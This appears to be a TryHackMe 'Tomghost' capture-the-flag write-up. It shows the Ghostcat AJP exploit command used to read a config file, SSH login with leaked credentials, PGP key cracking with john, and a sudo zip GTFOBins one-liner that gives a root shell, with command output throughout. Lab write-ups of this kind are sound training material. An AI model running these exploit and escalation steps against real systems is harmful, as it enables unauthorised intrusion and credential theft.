

Tomghost

Nmap

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Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url: http://10.10.121.95:8080
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
=====
2021/04/24 20:52:59 Starting gobuster
=====
/docs (Status: 302)
/examples (Status: 302)
/manager (Status: 302)
Progress: 18025 / 220561 (8.17%)^C
[!] Keyboard interrupt detected, terminating.
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Exploiting ghostcat

```
git clone https://github.com/00theway/Ghostcat-CNVD-2020-10487.git
```

Run the exploit with right parameters

```
python3 ajpShooter.py http://10.10.24.45:8080/ 8009 /WEB-INF/web.xml read
```

/_ \ () _ _ _ /_ \ | _ _ _ _ _ | | _ _ _ _ _
 //_ \ \ | | ' _ \ \ \ | ' _ \ / _ \ / _ \ | _ / _ \ ' _ |
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 | _ / | | |

00theway, just for test

```
[<] 200 200
[<] Accept-Ranges: bytes
[<] ETag: W/"1261-1583902632000"
[<] Last-Modified: Wed, 11 Mar 2020 04:57:12 GMT
[<] Content-Type: application/xml
[<] Content-Length: 1261
```

```
<?xml version="1.0" encoding="UTF-8"?>
```

<!--

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→

```
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
```

```
<description>
  Welcome to GhostCat
  skyfuck:8730281lkjlkjdqlksalks
</description>

</web-app>
```

There seems to be credentials inside of the source code

```
skyfuck:8730281lkjlkjdqlksalks
```

SSH to skyfuck

Try to ssh using these credentials

username: skyfuck

password: 8730281lkjlkjdqlksalks

It works!

The flag should be located in /home/merlin/user.txt

Two files located in home directory

tryhackme.asc:

```
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: BCPG v1.63

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kG6wLdznOpe4zaLA/vM=
=dMrv
-----END PGP PRIVATE KEY BLOCK-----
```

credential.pgp

Let's download these files to our machine to crack the key

```
scp skyfuck@10.10.24.45:/home/skyfuck/* .
```

Let's turn the `tryhack.asc` into a hash that john can crack

```
/usr/sbin/gpg2john tryhackme.asc > hash_for_john.txt
```

```
/sbin/john hash_for_john.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65536 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512
11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192
9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for
all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
alexandru          (tryhackme)
```

```
lg 0:00:00:00 DONE (2021-05-27 02:08) 5.263g/s 5642p/s 5642c/s 5642C/s
chinita..alexandru
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Let's show the result

```
/sbin/john hash_for_john.txt --show
tryhackme:alexandru::tryhackme <stuxnet@tryhackme.com>::tryhackme.asc

1 password hash cracked, 0 left
```

Back on the target's machine, let's decrypt the file

First we import the key

```
gpg --import tryhack.asc
```

List the keys to check if it shows up

```
gpg --list-secret-keys
/home/skyfuck/.gnupg/secring.gpg
-----
sec    3072D/C6707170 2020-03-11
uid                               tryhackme <stuxnet@tryhackme.com>
ssb    1024g/6184FBCC 2020-03-11
```

Decrypt the message with passphrase "alexandru"

```
gpg --output ./decrypted_msg.txt --decrypt ./credential.pgp
```

```
You need a passphrase to unlock the secret key for
user: "tryhackme <stuxnet@tryhackme.com>"
1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11 (main key ID C6707170)

gpg: gpg-agent is not available in this session
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 1024-bit ELG-E key, ID 6184FBCC, created 2020-03-11
    "tryhackme <stuxnet@tryhackme.com>"
File `./decrypted_msg.txt' exists. Overwrite? (y/N) y
```

Let's see the decrypted message

```
cat decrypted_msg.txt
merlin:asuyusdoiukoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j
```

Seems to be the credentials for merlin

```
merlin:asuyusdoiuqoilkda312j31k2j123j1g23g12k3g12kj3gk12jg3k12j3kj123j
```

Privilege Escalation

Sudo permissions

```
sudo -l
Matching Defaults entries for merlin on ubuntu:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User merlin may run the following commands on ubuntu:
    (root : root) NOPASSWD: /usr/bin/zip
```

Let's look merlin can run /usr/bin/zip as root, let's look at gtfobins if it has any escalations

<https://gtfobins.github.io/gtfobins/zip/>

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
```

running these two commands gives us a root shell



```
merlin@ubuntu:~$ TF=$(mktemp -u)
merlin@ubuntu:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
# ls
user.txt
# whoami
root
# cd /root
# ls
root.txt  ufw
# cat root.txt
THM{Z1P_1S_FAKE}
#
```